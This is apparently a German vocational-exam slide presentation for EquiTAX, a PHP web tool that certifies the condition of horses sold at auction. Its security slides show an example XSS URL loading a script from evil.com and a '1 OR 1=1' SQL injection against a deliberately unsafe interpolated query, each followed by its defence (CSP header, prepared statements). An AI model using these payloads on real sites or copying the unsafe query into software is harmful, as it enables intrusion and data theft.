

IHK Abschlussprüfung

zur betrieblichen Projektarbeit



EquiTAX®

Beschaffenheitsbeschreibung von Pferden

PROTOTYP

Es trägt für Sie vor

Marcel Cremer

- **Vorstellung**
- **Das Programm EquiTAX**
- **Fazit & Ausblick**



MARCEL CREMER

➤ *****

➤ *****

➤ *****



DIPL.-ING. AGR. VOLKER RAULF



MennrathS –
Auktionen für Pferde und Landwirtschaft

- öbv Auktionator
- öbv Sachverständiger
- Sportpferde, Zuchtpferde etc.



DAS PROGRAMM EQUITAX

Equi Tax

- **Standardisierte Beschaffenheitsbeschreibung**
- **Abgrenzung und/oder Ergänzung zur Ankaufuntersuchung**

**Tierärztliche
Ankaufuntersuchung**



**Medizinisches Gutachten
durch Veterinär**



bis zu 1500 Euro

**EquiTAX
Zertifikat**

**Vereinbarung von und für
jedermann**

immer * Euro**

Rechtssicherheit beim Pferdehandel



PFERD




VERKÄUFER



KÄUFER

Verhindern langwieriger rechtlicher Auseinandersetzungen

- Version 1.0 beta 2004
- Java-basiert
- CD-Version
- Lokale Nutzung




Ausgaben einmalig

**** Entwicklungsstunden á ***** €
= ***** €

Einnahmen pro Jahr

**** Zertifikate á ***** €
= ***** €



PROTOTYP

Wirtschaftlichkeit

- keine Materialkosten
- keine Personalkosten

Patent: 303 59 807


**Keine Konkurrenz-
produkte**

IST


!

A large green arrow pointing downwards, indicating the decision to "MAKE".

MAKE




➤ Website/AMS des Auftraggebers



The screenshot shows the homepage of the MennrathS website. The header features the MennrathS logo with the tagline 'Auktions für Pferde und Landestiere' and a navigation menu with links: HOME, KONZEPT, UNTERNEHMEN, AUKTIONEN, IMPRESSIONEN, SACHVERSTÄNDIGENWESEN, and AUKTIONSREGISTRIERUNG / MEIN KONTO. The main banner area has a background image of a hand holding a hammer, with the text 'HERZLICH WILLKOMMEN' and 'Kurzfristige Auktionstermine. Jederzeit.' Below this is a green button that says 'Jetzt Registrieren / Zu meinem Konto / To your customer account'. The left sidebar lists the next auction: 'Sandbrink Special Auction' on 16.10.2020 at 18:00 in Idsingen 2, 29664 Walsrode. It includes buttons for 'Details', 'Auktionsregistrierung', and 'Auktionskatalog'. The main content area features a section for 'Sandbrink Special Auction am 16. Oktober 2020' with a description of the event and a video player for 'Erste MennrathS live plus A...'.

- **User**
- **Cert**
- **Horse**
- **Race**
- **Color**
- **Gender**
- **Brand**



Anwendungsumgebung



- Performance
- Framework-Unterstützung
- Refactoring
- Code Completion
- Code formatting
- PHP-Fehlerkontrolle
- Plugins

PHP-Framework



- Performance
- Einbindung eigener Projekte
- Flexibilität
- Bundles
- **Hoher Anspruch an IT-Sicherheit in Verbindung mit Datenschutz**

- ➔ **Datenschutz & IT-Sicherheit**
- ➔ **Responsivität**
- ➔ **Verifizierung online**

➔ **Datenschutz & IT-Sicherheit**

➔ Responsivität

➔ Verifizierung online


- **Bestimmungen nach EU-DSGVO**
- **Zustimmung aller Beteiligten**

➤ **Cross-Site-Scripting**

➤ **SQL-Injections**

➤ **Brute Force**


➤ **CSRF**



Problem	Lösung in EquiTAX	Ergebnis
➤ Einbinden von externem Schadcode über die URL	➤ CSP-Header	➤ Einbinden externer Scripts wird unterbunden

[https://equitax.de/xss.html?pferd=<script type="text/javascript" src="http://evil.com/evil.js"></script>](https://equitax.de/xss.html?pferd=<script type='text/javascript' src='http://evil.com/evil.js'></script>)

```
Content-Security-Policy
script-src 'self';
```



Problem

- Eingabe von Form-Daten zur Manipulation von Datenbankabfragen

Lösung in EquiTAX

Ergebnis

`$username = $_POST["username"];`

LOGIN

Username **1 OR 1=1**

Password

☒ Remember me

[Forgot?](#)

LOGIN

```
self::createQueryBuilder("u")
->where("u.username = $username")

->getQuery()
->execute();
```

Problem

- Eingabe von Form-Daten zur Manipulation von Datenbankabfragen

Lösung in EquiTAX

- Prepared Statements

Ergebnis

- Bei Fehler, keine Datenbankabfrage

```
$username = $_POST["username"];
```

LOGIN

Username

1 OR 1=1

Password

☒ Remember me

[Forgot?](#)

LOGIN

```
$validatedUsername = validateMyUsername($username);
```

```
self::createQueryBuilder("u")
```

```
->where("u.username = :username")
```

```
->setParameter("username", $validatedUsername, \PDO::PARAM_STR)
```

```
->getQuery()
```

```
->execute();
```




Datenschutz & IT-Sicherheit



Responsivität



Verifizierung online

Problem

- Browser, OS
- Streckung/Quetschung


Lösung in EquiTAX

- Meta-Tags (HTML)
- Bootstrap (CSS)


Ergebnis



✓ Monitor



✗ Tablet



✗ Smartphone

Problem

- Browser, OS
- Streckung/Quetschung

Lösung in EquiTAX

- Meta-Tags (HTML)
- Bootstrap (CSS)

Ergebnis

- angepasste Web-Elemente



✓ Monitor



✓ Tablet



✓ Smartphone

 **Datenschutz & IT-Sicherheit**

 **Responsivität**







 **Verifizierung online**

Problem

- Kein zentraler Verifikationspunkt
- Zeitliche Einschränkung


Lösung in EquiTAX

Ergebnis



```
public function certVerification($c_id){  
  
    $certRep = new CertRep();  
  
    $c_data = $certRep->getCert($c_id);  
    $last_id = $certRep->lastIdByHorse($c_data->getHorseId());  
  
    if($c_id == $last_id){  
        return true;  
    }  
  
    return false;  
  
}
```




Problem	Lösung in EquiTAX	Ergebnis
<ul style="list-style-type: none"> ➤ Kein zentraler Verifikationspunkt ➤ Zeitliche Einschränkung 	<ul style="list-style-type: none"> ➤ Online-Abfrage ➤ Zentrale Datenbank 	<ul style="list-style-type: none"> ➤ „alte“ Zertifikate sind ungültig



 **Datenschutz & IT-Sicherheit**

 **Responsivität**

 **Verifizierung online**





Weil Ihre Pferde
es Wert sind...!



EquiTAX-ID: EQ201013-108

Universal Equine Life Number: 123-123-1234567

Datum: 2020-10-13 00:00:00

Die Beschaffenheitsbeschreibung beschreibt den Zustand des Pferdes zum o.g. Datum.



Name: Horsi
Größe: -/-
Geschlecht: Gender 1
Rasse: Race 1
Farbe: Color 1
Brand: Brand 1

Die Gültigkeit dieses Zertifikats kann über die EquiTAX-Zentrale verifiziert werden.

equimedia
Robert Gradmann Weg 1
D-72076 Tübingen
Telefon: 0 71 71 / 603245
Telefax: 0 71 71 / 603246
E-Mail: info@equitax.de
Internet: www.equitax.de

EquiTAX-ID: EQ201013-108
UELN: 123-123-1234567
Die Beschreibung beschreibt sich ausschließlich
auf die Beschaffenheit des Pferdes am:
2020-10-13 00:00:00
Seite 1/4

equitax ist für die Angaben in dieser
Beschaffenheitsbeschreibung nicht
verantwortlich. Die Richtigkeit der Angaben
wird im Zweifelsfall zwischen
Käufer/Verkäufer/Bestellungsverstärker
beurteilt.



Weil Ihre Pferde
es Wert sind...!

1. Allgemeines

Datum	Ort des Verkaufs
